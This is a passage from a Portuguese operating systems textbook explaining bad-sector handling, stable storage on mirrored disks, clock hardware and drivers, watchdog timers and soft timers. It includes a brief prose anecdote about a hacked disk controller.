Os fabricantes de discos estão constantemente expandindo os limites da tecnologia por meio do aumento linear das densidades de bits. Uma trilha central de um disco de 13,33 cm tem uma circunferência de aproximadamente 300 mm. Se a trilha contiver 300 setores de 512 bytes, a densidade de gravação linear poderá ser de mais ou menos 5.000 bits/mm, levando em consideração o fato de que algum espaço é perdido para os preâmbulos, ECCs e intervalos entre os setores. A gravação de 5.000 bits/mm exige um substrato extremamente uniforme e uma camada muito fina de óxido. Infelizmente, não é possível fabricar um disco com essas especificações sem defeitos. Tão logo a tecnologia de fabricação melhore a ponto de ser possível operar sem falhas com essas densidades, os projetistas de discos projetarão densidades mais altas para aumentar a capacidade. Ao fazer isso, os defeitos provavelmente serão reintroduzidos.

Os defeitos de fabricação introduzem setores defeituosos, isto é, setores que não leem corretamente de volta o valor recém-escrito neles. Se o defeito for muito pequeno, digamos, apenas alguns bits, será possível usar o setor defeituoso e deixar que o ECC corrija os erros todas as vezes. Se o defeito for maior, o erro não poderá ser mascarado.

Existem duas abordagens gerais para blocos defeituosos: lidar com eles no controlador ou no sistema operacional. Na primeira abordagem, antes que o disco seja enviado da fábrica, ele é testado e uma lista de setores defeituosos é escrita no disco. Para cada setor defeituoso, um dos reservas o substitui.

Há duas maneiras de realizar essa substituição. Na Figura 5.26(a), vemos uma única trilha de disco com 30 setores de dados e dois reservas. O setor 7 é defeituoso. O que o controlador pode fazer é remapear um dos reservas como setor 7, como mostrado na Figura 5.26(b). A outra saída é deslocar todos os setores de uma posição, como mostrado na Figura 5.26(c). Em ambos os casos, o controlador precisa saber qual setor é qual. Ele pode controlar essa informação por meio de tabelas internas (uma por trilha) ou reescrevendo os preâmbulos para dar o novo número dos setores remapeados. Se os preâmbulos forem reescritos, o método da Figura 5.26(c) dará mais trabalho (pois 23 preâmbulos precisam ser reescritos), mas em última análise ele proporcionará um desempenho melhor, pois uma trilha inteira ainda poderá ser lida em uma rotação.

FIGURA 5.26 (a) Uma trilha de disco com um setor defeituoso. (b) Substituindo um setor defeituoso com um reserva. (c) Deslocando todos os setores para pular o setor defeituoso.

Erros também podem ser desenvolvidos durante a operação normal após o dispositivo ter sido instalado. A primeira linha de defesa para tratar um erro com que o ECC não consegue lidar é apenas tentar a leitura novamente. Alguns erros de leitura são passageiros, isto é, são causados por grãos de poeira sob o cabeçote e desaparecerão em uma segunda tentativa. Se o controlador notar que ele está encontrando erros repetidos em um determinado setor, pode trocar para um reserva antes que o setor morra completamente. Dessa maneira, nenhum dado é perdido e o sistema operacional e o usuário nem notam o problema. Em geral, o método da Figura 5.26(b) tem de ser usado, pois os outros setores podem conter dados agora. A utilização do método da Figura 5.26(c) exigiria não apenas reescrever os preâmbulos, como copiar todos os dados também.

Anteriormente dissemos que havia duas maneiras gerais para lidar com erros: lidar com eles no controlador ou no sistema operacional. Se o controlador não tiver a capacidade de remapear setores transparentemente como discutimos, o sistema operacional precisará fazer a mesma coisa no software. Isso significa que ele precisará primeiro adquirir uma lista de setores defeituosos, seja lendo a partir do disco, ou simplesmente testando o próprio disco inteiro. Uma vez que ele saiba quais setores são defeituosos, poderá construir as tabelas de remapeamento. Se o sistema operacional quiser usar a abordagem da Figura 5.26(c), deverá deslocar os dados dos setores 7 a 29 um setor para cima.

Se o sistema operacional estiver lidando com o remapeamento, ele deve certificar-se de que setores defeituosos não ocorram em nenhum arquivo e também não ocorram na lista de blocos livres ou mapa de bits. Uma maneira de fazer isso é criar um arquivo secreto consistindo em todos os setores defeituosos. Se esse arquivo não tiver sido inserido no sistema de arquivos, os usuários não o lerão acidentalmente (ou pior ainda, o liberarão).

No entanto, há ainda outro problema: backups. Se for feito um backup do disco, arquivo por arquivo, é importante que o utilitário usado para realizar o backup não tente copiar o arquivo com o bloco defeituoso. Para evitar isso, o sistema operacional precisa esconder o arquivo com o bloco defeituoso tão bem que mesmo esse utilitário para backup não consiga encontrá-lo. Se o disco for copiado setor por setor em vez de arquivo por arquivo, será difícil, se não impossível, evitar erros de leitura durante o backup. A única esperança é que o programa de backup seja esperto o suficiente para desistir depois de 10 leituras fracassadas e continuar com o próximo setor.

Setores defeituosos não são a única fonte de erros. Erros de busca causados por problemas mecânicos no braço também ocorrem. O controlador controla a posição do braço internamente. Para realizar uma busca, ele emite um comando para o motor do braço para movê-lo para o novo cilindro. Quando o braço chega ao seu destino, o controlador lê o número do cilindro real do preâmbulo do setor seguinte. Se o braço estiver no lugar errado, ocorreu um erro de busca.

A maioria dos controladores de disco rígido corrige erros de busca automaticamente, mas a maioria dos controladores de discos flexíveis usada nos anos de 1980 e 1990 apenas sinalizava um bit de erro e deixava o resto para o driver. O driver lidava com esse erro emitindo um comando recalibrate, a fim de mover o braço para o mais longe possível e reconfigurava a ideia interna do cilindro atual do controlador para 0. Normalmente, isso solucionava o problema. Se não solucionasse, o dispositivo tinha de ser reparado.

Como vimos há pouco, o controlador é de fato um pequeno computador especializado, completo com software, variáveis, buffers e, ocasionalmente, defeitos. Às vezes, uma sequência incomum de eventos, como uma interrupção em um dispositivo ocorrendo simultaneamente com um comando recalibrate em outro

dispositivo, desencadeia um erro e faz o controlador entrar em um laço infinito ou perder o caminho do que está fazendo. Projetistas de controladores costumam planejar para a pior situação, e assim fornecem um pino no chip que, quando sinalizado, força o controlador a esquecer o que estava fazendo e reiniciar-se. Se todo o resto falhar, o driver do disco poderá invocar esse sinal e reiniciar o controlador. Se isso não funcionar, tudo o que o driver pode fazer é imprimir uma mensagem e desistir.

Recalibrar um disco faz um ruído esquisito, mas de outra forma, não chega a incomodar. No entanto, há uma situação em que a recalibragem é um problema: sistemas com restrições de tempo real. Quando um vídeo está sendo exibido (ou servido) de um disco rígido, ou arquivos de um disco rígido estão sendo gravados em um disco Blu-ray, é fundamental que os bits cheguem do disco rígido a uma taxa uniforme. Nessas circunstâncias, as recalibragens inserem intervalos no fluxo de bits e são inaceitáveis. Dispositivos especiais, chamados **discos AV** (**audiovisuais**), que nunca recalibram, estão disponíveis para tais aplicações.

Anedoticamente, uma demonstração muito convincente de quão avançados os controladores de disco se tornaram foi dada pelo hacker holandês Jeroen Domburg, que invadiu um controlador de disco moderno para fazê-lo executar com um código customizado. Na realidade o controlador de disco é equipado com um processador ARM multinúcleo (!) bastante potente e facilmente tem recursos suficientes para executar Linux. Se os hackers entrarem em seu disco rígido dessa maneira, serão capazes de ver e modificar todos os dados que você transfere do e para o disco. Mesmo reinstalar o sistema operacional desde o princípio não removerá a infecção, à medida que o próprio controlador do disco é malicioso e serve como uma porta dos fundos permanente. Em compensação, você pode coletar uma pilha de discos rígidos quebrados do seu centro de reciclagem local e construir seu próprio computador improvisado de graça.

5.4.5 Armazenamento estável

Como vimos, discos às vezes geram erros. Bons setores podem de repente tornar-se defeituosos. Dispositivos inteiros podem pifar inesperadamente. RAIDs protegem contra alguns setores de apresentarem defeitos ou mesmo a quebra de um dispositivo. No entanto, não protegem contra erros de gravação que inserem dados corrompidos. Eles também não protegem contra quedas do sistema durante a gravação corrompendo os dados originais sem substituí-los por dados novos.

Para algumas aplicações, é essencial que os dados nunca sejam perdidos ou corrompidos, mesmo diante de erros de disco e CPU. O ideal é que um disco deve funcionar simplesmente o tempo inteiro sem erros. Infelizmente, isso não é possível. O que é possível é um subsistema de disco que tenha a seguinte propriedade: quando uma escrita é lançada para ele, o disco ou escreve corretamente os dados ou não faz nada, deixando os dados existentes intactos. Esse sistema é chamado de **armazenamento estável** e é implementado no software (LAMPSON e STURGIS, 1979). A meta é manter o disco consistente a todo custo. A seguir descreveremos uma pequena variante da ideia original.

Antes de descrever o algoritmo, é importante termos um modelo claro dos erros possíveis. O modelo presume que, quando um disco escreve um bloco (um ou mais setores), ou a escrita está correta ou ela está incorreta e esse erro pode ser detectado em uma leitura subsequente examinando os valores dos campos ECC. Em princípio, a detecção de erros garantida jamais é possível, pois com um, digamos, campo de ECC de 16 bytes guardando um setor de 512 bytes, há 2^{4096} valores de dados e apenas 2^{144} valores ECC. Desse modo, se um bloco for distorcido durante a escrita — mas o ECC não —, existem bilhões e mais bilhões de combinações incorretas que resultam no mesmo ECC. Se qualquer uma delas ocorrer, o erro não será detectado. Como um todo, a probabilidade de dados aleatórios terem o ECC de 16 bytes apropriado é de mais ou menos 2^{-144}, que é uma probabilidade tão pequena que a chamaremos de zero, embora ela não seja realmente.

O modelo também presume que um setor escrito corretamente pode ficar defeituoso espontaneamente e tornar-se ilegível. No entanto, a suposição é que esses eventos são tão raros que a probabilidade de ter o mesmo setor danificado em um segundo dispositivo (independente) durante um intervalo de tempo razoável (por exemplo, 1 dia) é pequena o suficiente para ser ignorada.

O modelo também presume que a CPU pode falhar, caso em que ela simplesmente para. Qualquer escrita no disco em andamento no momento da falha também para, levando a dados incorretos em um setor e um ECC incorreto que pode ser detectado mais tarde. Com todas essas considerações, o armazenamento estável pode se tornar 100% confiável, no sentido de que as escritas funcionem corretamente ou deixem os dados antigos no lugar. É claro, ele não protege contra desastres físicos, como um terremoto acontecendo e o computador despencando 100 metros em uma fenda e caindo dentro de

um lago de lava fervendo. É difícil recuperar de uma situação dessas por software.

O armazenamento estável usa um par de discos idênticos com blocos correspondentes trabalhando juntos para formar um bloco livre de erros. Na ausência de erros, os blocos correspondentes em ambos os dispositivos são os mesmos. Qualquer um pode ser lido para conseguir o mesmo resultado. Para alcançar essa meta, as três operações a seguir são definidas:

1. **Escritas estáveis.** Uma escrita estável consiste em primeiro escrever um bloco na unidade 1, então lê-lo de volta para verificar que ele foi escrito corretamente. Se ele foi escrito incorretamente, a escrita e a releitura são feitas de novo por *n* vezes até que estejam corretas. Após *n* falhas consecutivas, o bloco é remapeado sobre um bloco reserva e a operação repetida até que tenha sucesso, não importa quantos reservas sejam tentados. Após a escrita para a unidade 1 ter sido bem-sucedida, o bloco correspondente na unidade 2 é escrito e relido, repetidamente se necessário, até que ele, também, por fim seja bem-sucedido. Na ausência de falhas da CPU, ao cabo de uma escrita estável, o bloco terá sido escrito e conferido em ambas as unidades.
2. **Leituras estáveis.** Uma leitura estável primeiro lê o bloco da unidade 1. Se isso produzir um ECC incorreto, a leitura é tentada novamente, até *n* vezes. Se todas elas derem ECCs defeituosos, o bloco correspondente é lido da unidade 2. Levando-se em consideração o fato de que uma escrita estável bem-sucedida deixa duas boas cópias de um bloco para trás, e nossa suposição de que a probabilidade de o mesmo bloco espontaneamente apresentar um defeito em ambas as unidades em um intervalo de tempo razoável é desprezível, uma leitura estável sempre é bem-sucedida.
3. **Recuperação de falhas.** Após uma queda do sistema, um programa de recuperação varre ambos os discos comparando blocos correspondentes. Se um par de blocos está bem e ambos são iguais, nada é feito. Se um deles tiver um erro de ECC, o bloco defeituoso é sobrescrito com o bloco bom correspondente. Se um par de blocos está bem mas eles são diferentes, o bloco da unidade 1 é escrito sobre o da unidade 2.

Na ausência de falhas de CPU, esse esquema sempre funciona, pois escritas estáveis sempre escrevem duas cópias válidas de cada bloco e erros espontâneos são presumidos que jamais ocorram em ambos os blocos correspondentes ao mesmo tempo. E na presença de falhas na CPU durante escritas estáveis? Depende precisamente de quando ocorre a falha. Há cinco possibilidades, como descrito na Figura 5.27.


Na Figura 5.27(a), a falha da CPU ocorre antes que qualquer uma das cópias do bloco seja escrita. Durante a recuperação, nenhuma será modificada e o valor antigo continuará a existir, o que é permitido.

Na Figura 5.27(b), a CPU falha durante a escrita na unidade 1, destruindo o conteúdo do bloco. No entanto, o programa de recuperação detecta o erro e restaura o bloco na unidade 1 da unidade 2. Desse modo, o efeito da falha é apagado e o estado antigo é completamente restaurado.

Na Figura 5.27(c), a falha da CPU acontece após a unidade 1 ter sido escrita, mas antes de a unidade 2 ter sido escrita. O ponto em que não há mais volta foi passado aqui: o programa de recuperação copia o bloco da unidade 1 para a unidade 2. A escrita é bem-sucedida.

A Figura 5.27(d) é como a Figura 5.27(b): durante a recuperação, o bloco bom escreve sobre o defeituoso. Novamente, o valor final de ambos os blocos é o novo.

Por fim, na Figura 5.27(e), o programa de recuperação vê que ambos os blocos são os mesmos, portanto nenhum deles é modificado e a escrita é bem-sucedida aqui também.

FIGURA 5.27 Análise da influência de falhas sobre as escritas estáveis.

Várias otimizações e melhorias são possíveis para esse esquema. Para começo de conversa, comparar todos os blocos em pares após uma falha é possível, mas caro. Um avanço enorme é controlar qual bloco estava sendo escrito durante a escrita estável, de maneira que apenas um bloco precisa ser conferido durante a recuperação. Alguns computadores têm uma pequena quantidade de **RAM não volátil**, que é uma memória CMOS especial mantida por uma bateria de lítio. Essas baterias duram por anos, possivelmente durante a vida inteira do computador. Diferentemente da memória principal, que é perdida após uma queda, a RAM não volátil não é perdida após uma queda. A hora do dia é em geral mantida ali (e incrementada por um circuito especial), razão pela qual os computadores ainda sabem que horas são mesmo depois de terem sido desligados.

Suponha que alguns bytes de RAM não volátil estejam disponíveis para uso do sistema operacional. A escrita estável pode colocar o número do bloco que ela está prestes a atualizar na RAM não volátil antes de começar a escrever. Após completar de maneira bem-sucedida a escrita estável, o número do bloco na RAM não volátil é sobrescrito com um número de bloco inválido, por exemplo, − 1. Nessas condições, após uma falha, o programa de recuperação pode conferir a RAM não volátil para ver se havia uma escrita estável em andamento durante a falha e, se afirmativo, qual bloco estava sendo escrito quando a falha aconteceu. As duas cópias podem então ser conferidas quanto à exatidão e consistência.

Se a RAM não volátil não estiver disponível, ela pode ser simulada como a seguir. No começo de uma escrita estável, um bloco de disco fixo na unidade 1 é sobrescrito com o número do bloco a ser escrito estavelmente. Esse bloco é então lido de novo para verificá-lo. Após obtê-lo corretamente, o bloco correspondente na unidade 2 é escrito e verificado. Quando a escrita estável é concluída corretamente, ambos os blocos são sobrescritos com um número de bloco inválido e verificados. Novamente aqui, após uma falha é fácil de determinar se uma escrita estável estava ou não em andamento durante a falha. É claro, essa técnica exige oito operações de disco extras para escrever um bloco estável, de maneira que ela deve ser usada o menor número de vezes possível.

Um último ponto que vale a pena destacar: presumimos que apenas uma falha espontânea de um bloco bom para um bloco defeituoso acontece por par de blocos por dia. Se um número suficiente de dias passar, o outro bloco do par também poderá se tornar defeituoso. Portanto, uma vez por dia uma varredura completa de ambos os discos deve ser feita, reparando qualquer defeito. Dessa maneira, todas as manhãs ambos os discos estarão sempre idênticos. Mesmo que ambos os blocos em um par apresentarem defeitos dentro de um período de alguns dias, todos os erros serão reparados corretamente.


5.5 Relógios

Relógios (também chamados de **temporizadores — timers**) são essenciais para a operação de qualquer sistema multiprogramado por uma série de razões. Eles mantêm a hora do dia e evitam que um processo monopolize a CPU, entre outras coisas. O software do relógio pode assumir a forma de um driver de dispositivo, embora um relógio não seja nem um dispositivo de bloco, como um disco, tampouco um dispositivo de caractere, como um mouse. Nosso exame de relógios seguirá o mesmo padrão que na seção anterior: primeiro abordaremos o hardware de relógio e então o software de relógio.

5.5.1 Hardware de relógios

Dois tipos de relógios são usados em computadores, e ambos são bastante diferentes dos relógios de parede e de pulso usados pelas pessoas. Os relógios mais simples são ligados à rede elétrica de 110 ou 220 volts e causam uma interrupção a cada ciclo de voltagem, em 50 ou 60 Hz. Esses relógios costumavam dominar o mercado, mas são raros hoje.

O outro tipo de relógio é construído de três componentes: um oscilador de cristal, um contador e um registrador de apoio, como mostrado na Figura 5.28. Quando um fragmento de cristal é cortado adequadamente e montado sob tensão, ele pode ser usado para gerar um sinal periódico de altíssima precisão, em geral na faixa de várias centenas de mega-hertz até alguns giga-hertz, dependendo do cristal escolhido. Usando a eletrônica, esse sinal básico pode ser multiplicado por um inteiro pequeno para conseguir frequências de até vários giga-hertz ou mesmo mais. Pelo menos um circuito desses normalmente é encontrado em qualquer computador, fornecendo um sinal de sincronização para os vários circuitos do computador. Esse sinal é colocado em um contador para fazê-lo contar regressivamente até zero. Quando o contador chega a zero, ele provoca uma interrupção na CPU.

FIGURA 5.28 Um relógio programável.

Relógios programáveis tipicamente têm vários modos de operação. No **modo disparo único** (**one-shot mode**), quando o relógio é inicializado, ele copia o valor do registrador de apoio no contador e então decrementa o contador em cada pulso do cristal. Quando o contador chega a zero, ele provoca uma interrupção e para até que ele é explicitamente inicializado novamente pelo software. No **modo onda quadrada**, após atingir o zero e causar a interrupção, o registrador de apoio é automaticamente copiado para o contador, e todo o processo é repetido de novo indefinidamente. Essas interrupções periódicas são chamadas de **tiques do relógio**.

A vantagem do relógio programável é que a sua frequência de interrupção pode ser controlada pelo software. Se um cristal de 500 MHz for usado, então o contador é pulsado a cada 2 ns. Com registradores de 32 bits (sem sinal), as interrupções podem ser programadas para acontecer em intervalos de 2 ns a 8,6 s. Chips de relógios programáveis costumam conter dois ou três relógios programáveis independentemente e têm muitas outras opções também (por exemplo, contar com incremento em vez de decremento, desabilitar interrupções, e mais).

Para evitar que a hora atual seja perdida quando a energia do computador é desligada, a maioria dos computadores tem um relógio de back-up mantido por uma bateria, implementado com o tipo de circuito de baixo consumo usado em relógios digitais. O relógio de bateria pode ser lido na inicialização. Se o relógio de backup não estiver presente, o software pode pedir ao usuário a data e o horário atuais. Há também uma maneira padrão para um sistema de rede obter o horário atual de um servidor remoto. De qualquer modo, o horário é então traduzido para o número de tiques de relógio desde as 12 horas de 1º de janeiro de 1970, de acordo com o **Tempo Universal Coordenado** (**Universal Coordinated Time — UTC**), antes conhecido como meio-dia de Greenwich, como o UNIX faz, ou de algum outro momento de referência. A origem do tempo para o Windows é o dia 1º de janeiro de 1980. Em cada tique de relógio, o tempo real é incrementado por uma contagem. Normalmente programas utilitários são fornecidos para ajustar manualmente o relógio do sistema e o relógio de backup e para sincronizar os dois.

5.5.2 Software de relógio

Tudo o que o hardware de relógios faz é gerar interrupções a intervalos conhecidos. Todo o resto envolvendo tempo deve ser feito pelo software, o driver do relógio. As tarefas exatas do driver do relógio variam entre os sistemas operacionais, mas em geral incluem a maioria das ações seguintes:

1. Manter o horário do dia.
2. Evitar que processos sejam executados por mais tempo do que o permitido.
3. Contabilizar o uso da CPU.
4. Tratar a chamada de sistema alarm feita pelos processos do usuário.
5. Fornecer temporizadores watch dog para partes do próprio sistema.
6. Gerar perfis de execução, realizar monitoramentos e coletar estatísticas.

A primeira função do relógio — a manutenção da hora do dia (também chamada de **tempo real**) não é difícil. Ela apenas exige incrementar um contador a cada tique do relógio, como mencionado anteriormente. A única coisa a ser observada é o número de bits no contador da hora do dia. Com uma frequência de relógio de 60 Hz, um contador de 32 bits ultrapassaria sua capacidade em apenas um pouco mais de dois anos. Claramente, o sistema não consegue armazenar o tempo real como o número de tiques desde 1º de janeiro de 1970 em 32 bits.

Há três maneiras de resolver esse problema. A primeira maneira é usar um contador de 64 bits, embora fazê-lo torna a manutenção do contador mais cara, pois ela precisa ser feita muitas vezes por segundo. A segunda maneira é manter a hora do dia em segundos,

em vez de em tiques, usando um contador subsidiário para contar tiques até que um segundo inteiro tenha sido acumulado. Como 2^{32} segundos é mais do que 136 anos, esse método funcionará até o século XXII.

A terceira abordagem é contar os tiques, mas fazê-lo em relação ao momento em que o sistema foi inicializado, em vez de em relação a um momento externo fixo. Quando o relógio de backup é lido ou o usuário digita o tempo real, a hora de inicialização do sistema é calculada a partir do valor da hora do dia atual e armazenada na memória de qualquer maneira conveniente. Mais tarde, quando a hora do dia for pedida, a hora do dia armazenada é adicionada ao contador para se chegar à hora do dia atual. Todas as três abordagens são mostradas na Figura 5.29.

A segunda função do relógio é evitar que os processos sejam executados por um tempo longo demais. Sempre que um processo é iniciado, o escalonador inicializa um contador com o valor do quantum do processo em tiques do relógio. A cada interrupção do relógio, o driver decrementa o contador de quantum em 1. Quando chega a zero, o driver do relógio chama o escalonador para selecionar outro processo.

A terceira função do relógio é contabilizar o uso da CPU. A maneira mais precisa de fazer isso é inicializar um segundo temporizador, distinto do temporizador principal do sistema, sempre que um processo é iniciado. Quando um processo é parado, o temporizador pode ser lido para dizer quanto tempo ele esteve em execução. Para fazer as coisas direito, o segundo temporizador deve ser salvo quando ocorre uma interrupção e restaurado mais tarde.

Uma maneira menos precisa, porém mais simples, para contabilizar o uso da CPU é manter um ponteiro para a entrada da tabela de processos relativa ao processo em execução em uma variável global. A cada tique do relógio, um campo na entrada do processo atual é incrementado. Dessa maneira, cada tique do relógio é "cobrado" do processo em execução no momento do tique. Um problema menor com essa estratégia é que se muitas interrupções ocorrerem durante a execução de um processo, ele ainda será cobrado por um tique completo, mesmo que ele não tenha realizado muito trabalho. A contabilidade apropriada da CPU durante as interrupções é cara demais e feita raramente.

Em muitos sistemas, um processo pode solicitar que o sistema operacional lhe dê um aviso após um determinado intervalo. O aviso normalmente é um sinal, interrupção, mensagem, ou algo similar. Uma aplicação que requer o uso desses avisos é a comunicação em rede, na qual um pacote sem confirmação de recebimento dentro de um determinado intervalo de tempo deve ser retransmitido. Outra aplicação é o ensino auxiliado por computador, onde um estudante que não dê uma resposta dentro de um determinado tempo recebe a resposta do computador.

Se o driver do relógio tivesse relógios o bastante, ele poderia separar um relógio para cada solicitação. Não sendo o caso, ele deve simular múltiplos relógios virtuais com um único relógio físico. Uma maneira é manter uma tabela na qual o tempo do sinal para todos os temporizadores pendentes é mantido, assim como uma variável dando o tempo para o próximo. Sempre que a hora do dia for atualizada, o driver confere para ver se o sinal mais próximo ocorreu. Se ele tiver ocorrido, a tabela é pesquisada para encontrar o próximo sinal a ocorrer.

Se muitos sinais são esperados, é mais eficiente simular múltiplos relógios encadeando juntas todas as solicitações de relógio pendentes, ordenadas no tempo, em uma lista encadeada, como mostra a Figura 5.30. Cada entrada na lista diz quantos tiques do relógio desde o sinal anterior deve-se esperar antes de gerar um novo sinal. Nesse exemplo, os sinais estão pendentes para 4203, 4207, 4213, 4215 e 4216.

Na Figura 5.30, a interrupção seguinte ocorre em 3 tiques. Em cada tique, o "*Próximo sinal*" é decrementado. Quando ele chega a 0, o sinal correspondente para o primeiro item na lista é gerado, e o item é removido da lista. Então "*Próximo sinal*" é ajustado para o valor na entrada agora no início da lista, 4 nesse exemplo.

Observe que durante uma interrupção de relógio, seu driver tem várias coisas para fazer — incrementar

FIGURA 5.29 Três maneiras de manter a hora do dia.






FIGURA 5.30 Simulando múltiplos temporizadores com um único relógio.

o tempo real, decrementar o quantum e verificar o 0, realizar a contabilidade da CPU e decrementar o contador do alarme. No entanto, cada uma dessas operações foi cuidadosamente arranjada para ser muito rápida, pois elas têm de ser feitas muitas vezes por segundo.

Partes do sistema operacional também precisam estabelecer temporizadores. Eles são chamados de **temporizadores watchdog (cão de guarda)** e são frequentemente usados (especialmente em dispositivos embarcados) para detectar problemas como travamentos do sistema. Por exemplo, um temporizador watchdog pode reinicializar um sistema que para de executar. Enquanto o sistema estiver executando, ele regularmente reinicia o temporizador, de maneira que ele nunca expira. Nesse caso, a expiração do temporizador prova que o sistema não executou por um longo tempo e leva a uma ação corretiva — como uma reinicialização completa do sistema.

O mecanismo usado pelo driver do relógio para lidar com temporizadores watchdog é o mesmo que para os sinais do usuário. A única diferença é que, quando um temporizador é desligado, em vez de causar um sinal, o driver do relógio chama uma rotina fornecida pelo chamador. A rotina faz parte do código do chamador. A rotina chamada pode fazer o que for necessário, mesmo causar uma interrupção, embora dentro do núcleo as interrupções sejam muitas vezes inconvenientes e sinais não existem. Essa é a razão pela qual o mecanismo do watchdog é fornecido. É importante observar que o mecanismo de watchdog funciona somente quando o driver do relógio e a rotina a ser chamada estão no mesmo espaço de endereçamento.

A última questão em nossa lista é o perfil de execução. Alguns sistemas operacionais fornecem um mecanismo pelo qual um programa do usuário pode obter do sistema um histograma do seu contador do programa, então ele pode ver onde está gastando seu tempo. Quando esse perfil de execução é uma possibilidade, a cada tique o driver confere para ver se o perfil de execução do processo atual está sendo obtido e, se afirmativo, calcula o intervalo (uma faixa de endereços) correspondente ao contador do programa atual. Ele então incrementa esse intervalo por um. Esse mecanismo também pode ser usado para extrair o perfil de execução do próprio sistema.

5.5.3 Temporizadores por software

A maioria dos computadores tem um segundo relógio programável que pode ser ajustado para provocar interrupções no temporizador a qualquer frequência de que um programa precisar. Esse temporizador é um acréscimo ao temporizador do sistema principal cujas funções foram descritas antes. Enquanto a frequência de interrupção for baixa, não há problema em se usar esse segundo temporizador para fins específicos da aplicação. O problema ocorre quando a frequência do temporizador específico da aplicação for muito alta. A seguir descreveremos brevemente um esquema de temporizador baseado em software que funciona bem em muitas circunstâncias, mesmo em frequências relativamente altas. A ideia é de autoria de Aron e Druschel (1999). Para mais detalhes, vejam o seu artigo.

Em geral, há duas maneiras de gerenciar E/S: interrupções e polling. Interrupções têm baixa latência, isto é, elas acontecem imediatamente após o evento em si com pouco ou nenhum atraso. Por outro lado, com as CPUs modernas, as interrupções têm uma sobrecarga substancial pela necessidade de chaveamento de contexto e sua influência no pipeline, TLB e cache.

A alternativa às interrupções é permitir que a própria aplicação verifique por meio de polling (verificações ativas) o evento esperado em si. Isso evita interrupções, mas pode haver uma latência substancial, pois um evento pode acontecer imediatamente após uma verificação, caso em que ele esperará quase um intervalo inteiro de verificação. Na média, a latência representa metade do intervalo de verificação.

A latência de interrupção hoje só é um pouco melhor que a dos computadores na década de 1970. Na maioria dos minicomputadores, por exemplo, uma interrupção levava quatro ciclos de barramento: para empilhar o contador do programa e PSW e carregar um novo contador de programa e PSW. Hoje, lidar com a pipeline, MMU, TLB e cache representa um acréscimo à sobrecarga. Esses efeitos provavelmente piorarão antes de melhorar com o tempo, desse modo neutralizando as frequências mais rápidas de relógio. Infelizmente, para determinadas aplicações, não queremos nem a sobrecarga das interrupções, tampouco a latência do polling.

Os **temporizadores por software (soft timers)** evitam interrupções. Em vez disso, sempre que o núcleo está executando por alguma outra razão, imediatamente antes de retornar para o modo do usuário ele verifica o relógio

de tempo real para ver se um temporizador por software expirou. Se ele expirou, o evento escalonado (por exemplo, a transmissão de um pacote ou a verificação da chegada de um pacote) é realizado sem a necessidade de chavear para o modo núcleo, dado que o sistema já está ali. Após o trabalho ter sido realizado, o temporizador por software é reinicializado novamente. Tudo o que precisa ser feito é copiar o valor do relógio atual para o temporizador e acrescentar o intervalo de tempo a ele.

Os temporizadores por software são dependentes da frequência na qual as entradas no núcleo são feitas por outras razões. Essas razões incluem:

1. Chamadas de sistema.
2. Faltas na TLB.
3. Faltas de página.
4. Interrupções de E/S.
5. CPU se tornando ociosa.

Para ver com que frequência esses eventos acontecem, Aron e Druschel tomaram medidas com várias cargas de CPUs, incluindo um servidor da web completamente carregado, um servidor da web com um processo limitado por CPU em segundo plano, executando áudio da internet em tempo real e recompilando o núcleo do UNIX. A frequência média de entrada no núcleo variava de 2 a 18 µs, com mais ou menos metade dessas entradas sendo chamadas de sistema. Desse modo, para uma aproximação de primeira ordem, a existência de um temporizador por software operando a cada, digamos, 10 µs, é possível, apesar de esse tempo limite não ser cumprido ocasionalmente. Estar 10 µs atrasado de tempos em tempos é muitas vezes melhor do que ter interrupções consumindo 35% da CPU.

